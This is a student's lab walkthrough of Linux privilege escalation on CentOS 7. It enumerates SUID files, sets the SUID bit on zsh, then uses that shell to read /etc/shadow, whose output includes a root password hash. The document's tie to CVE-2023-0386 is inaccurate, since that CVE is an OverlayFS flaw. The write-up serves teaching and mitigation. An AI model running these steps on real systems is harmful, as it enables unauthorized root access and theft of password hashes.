Shriram Karpoora Sundara Pandian
Common Vulnerability Exploitation
CVE 2023-0386 (This vulnerability is not limited to this CVE, actually there are lot of CVE associated with this concept and executed in different ways, made me feel interesting to explore this vulnerability more in depth)

Manipulating the SUID binaries present in the library files to elevate the escalation privilege.

For this exercise I am using Cent OS version 7, this vulnerability is very high in older linux systems especially before 2021, also if they are not updated, then they have a lot of vulnerable libraries to exploit using this vulnerability.

How does this vulnerability work ?

The Linux Operating system is made of files and it is full of files. So SUID binaries are set to different files and libraries so that the normal user can perform some actions for themselves for creating a new user for themselves or having some privilege to access some libraries, but the kernel monitors this and strips off their privilege if they try to touch others files or root files directly. But some libraries or files in linux don't have this stripping properly configured, a potential user can make use of this library to become a root and start accessing the files that the root only can access. This is a very important library and concept to keep in consideration while setting permissions to files.

What am I gonna do ?

In this demo I am going to exploit this bug and showcase how privilege escalation is possible and how vulnerable SUID files can be used to become a root. I am going to use the Zshell library or shell which is greatly affected by this SUID binaries vulnerability and how I am able to view the /etc/shadow file.

Introduction to SUID binaries and permissions


SUID Binaries:
SUID (Set User ID) is a special file permission in Unix-like operating systems that allows executable files to run with the permissions and privileges of the file owner, rather than the user executing the file. This feature is often used for system utilities and administrative tools that require elevated privileges to perform certain tasks.

When an executable file is marked as SUID, it is typically owned by the root user (or another privileged user or group), and its permissions include the SUID bit set. When a regular user executes an SUID binary, the process runs with the privileges of the owner, rather than the user's own privileges.

While SUID binaries are designed to provide controlled privilege escalation for specific tasks, they can also introduce security risks if not implemented correctly.

Demo


For this demo I am using Cent OS version 7, and first step is to check what are the libraries or files have SUID permission or binaries. For that we have to Enter this command :
“ find / -perm /4000 2>/dev/null “



```
[student@localhost ~]$ find / -perm /4000 2>/dev/null
/usr/bin/fusermount
/usr/bin/ksu
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/Xorg
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/zsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/staprun
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/sbin/mount.nfs
```

I can see that I have su, sudo and zsh which we are going to use and my demo is to showcase how we can able to get root privilege by exploiting the zsh (which is a shell like bash)


2.
I am going to create a new user from my student account, because I have wheel permission (sudoers group)



```
[student@localhost ~]$ id
uid=1000(student) gid=1000(student) groups=1000(student),10(wheel) context=uncon
fined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```


There is wheel permission so I can create my own user here.

3.
Creating a new user :




```
[student@localhost ~]$ sudo useradd shriram
[sudo] password for student:
[student@localhost ~]$ sudo passwd shriram
Changing password for user shriram.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[student@localhost ~]$
```

4. Just incase if you don’t have Zshell we can install using this command “ sudo yum install zsh “




```
[student@localhost ~]$ sudo yum install zsh
Loaded plugins: fastestmirror, langpacks
Loading mirror speeds from cached hostfile
 * base: nyc.mirrors.clouvider.net
 * extras: mirrors.wcupa.edu
 * updates: mirror.math.princeton.edu
base                                                    | 3.6 kB     00:00
extras                                                  | 2.9 kB     00:00
updates                                                 | 2.9 kB     00:00
Package zsh-5.0.2-34.el7_8.2.x86_64 already installed and latest version
Nothing to do
```

5. If I want to see or access this /usr/bin/passwd file, it shows red and says about root access file : “ ls -al /usr/bin/passwd “




```
[student@localhost ~]$ ls -al /usr/bin/passwd
-rwsr-xr-x. 1 root root 27856 Mar 31  2020 /usr/bin/passwd
```

6. I am copying that file to my home directory “ cp /usr/bin/passwd /home/student/passwd “




```
drwxr-xr-x. 14 student student  4096 Jul 24  2018 .config
drwx------.  3 student student    25 Jul 24  2018 .dbus
drwxr-xr-x.  2 student student     6 Jul 24  2018 Desktop
drwxr-xr-x.  2 student student     6 Jul 24  2018 Documents
drwxr-xr-x.  2 student student     6 Jul 24  2018 Downloads
-rw-------.  1 student student    16 Jul 24  2018 .esd_auth
-rw-------.  1 student student  2178 Mar  7 23:50 .ICEauthority
drwx------.  3 student student    19 Jul 24  2018 .local
drwxr-xr-x.  4 student student    39 Jul 24  2018 .mozilla
drwxr-xr-x.  2 student student     6 Jul 24  2018 Music
-rwxr-xr-x.  1 student student 27856 Mar  8 14:53 passwd
drwxr-xr-x.  2 student student     6 Jul 24  2018 Pictures
drwxr-xr-x.  2 student student     6 Jul 24  2018 Public
drwx------.  2 student student    25 Mar  8 00:02 .ssh
```

7.
If I try to access that file ./passwd and change my student password, it won’t because I wont have access to /etc/shadow file also, showcase that I need to be a root to access it.




```
[student@localhost ~]$ ./passwd
Changing password for user student.
Changing password for student.
(current) UNIX password:
New password:
Retype new password:
passwd: Authentication token manipulation error
[student@localhost ~]$ ls -al /etc/shadow
----------. 1 root root 1518 Mar  8 14:48 /etc/shadow
[student@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

8. So this is our target to view the shadow file from the user “ shriram “ because i created that user and that user is not in sudoers group, how that user can able to access this shadow file :




```
[student@localhost ~]$ ssh shriram@192.168.205.223
shriram@192.168.205.223's password:
Last login: Fri Mar  8 15:00:41 2024
```

We can see here I don’t have any special permissions here :




```
[shriram@localhost ~]$ id
uid=1002(shriram) gid=1002(shriram) groups=1002(shriram) context=unconfined_u:ur
confined_r:unconfined_t:s0-s0:c0.c1023
```

I am checking whether the zshell is SUID file or not :




```
[shriram@localhost ~]$ ls -al /usr/bin/zsh
-rwsr-xr-x. 1 root root 740480 Apr  7  2020 /usr/bin/zsh
```

We can see “rws” at the start so it is a SUID file, suppose if you are trying to replicate me and you want to make this zsh as SUID file or any shell for that matter. Go to root privilege and set UID by using this command (Here we are considering that administrator already made this zsh file as SUID file) :



```
[root@localhost shriram]# chmod u+s /usr/bin/zsh
[root@localhost shriram]# ls -al /usr/bin/zsh
-rwsr-xr-x. 1 root root 740480 Apr  7  2020 /usr/bin/zsh
```


9.
So from the normal user perspective if I try to access this shadow file which has the password hashes :



```
[shriram@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```


I can’t access this file.

10.
Now I switch my terminal to zshell and now if I try to access this file. I got the hashes and I can able to see the contents of that file.



```
[shriram@localhost ~]$ zsh
[shriram@localhost]~# cat /etc/shadow
root:$6$jZolLpOOPSO9JfjR$foHG/aKRa61/Pr45roMCo8iwSyn05Xc87Ono7OWZsm2gR1RycBur4Vk
nAMoHZ1MwIh1RyLOTL4IpkzvTxdzGo0::0:99999:7:::
bin:*:17632:0:99999:7:::
daemon:*:17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown:*:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator:*:17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
systemd-network:!!:17736::::::
```

11. How we able to see that file, because we are root now, from zshell :



```
[shriram@localhost]~# whoami
root
```

Bam !!! we got root access from this zshell and we successfully exploited through SUID binary vulnerability.

Mitigation :
Don’t assign SUID permission to files which can’t handle or designed to work with SUID. So removing the SUID permission on zshell is important as it is particularly vulnerable to SUID binaries.

Please look at this below zoom link to have a clear demo, so you can replicate these steps.

https://rit.zoom.us/rec/share/Yt-OgyipYoBrbweLDdSAkxeXrbfWRaHZdq4VgUXxBW4TmBEK9EmNrTt_7aTz6c8Y.NgvYbIpcLxvavH2I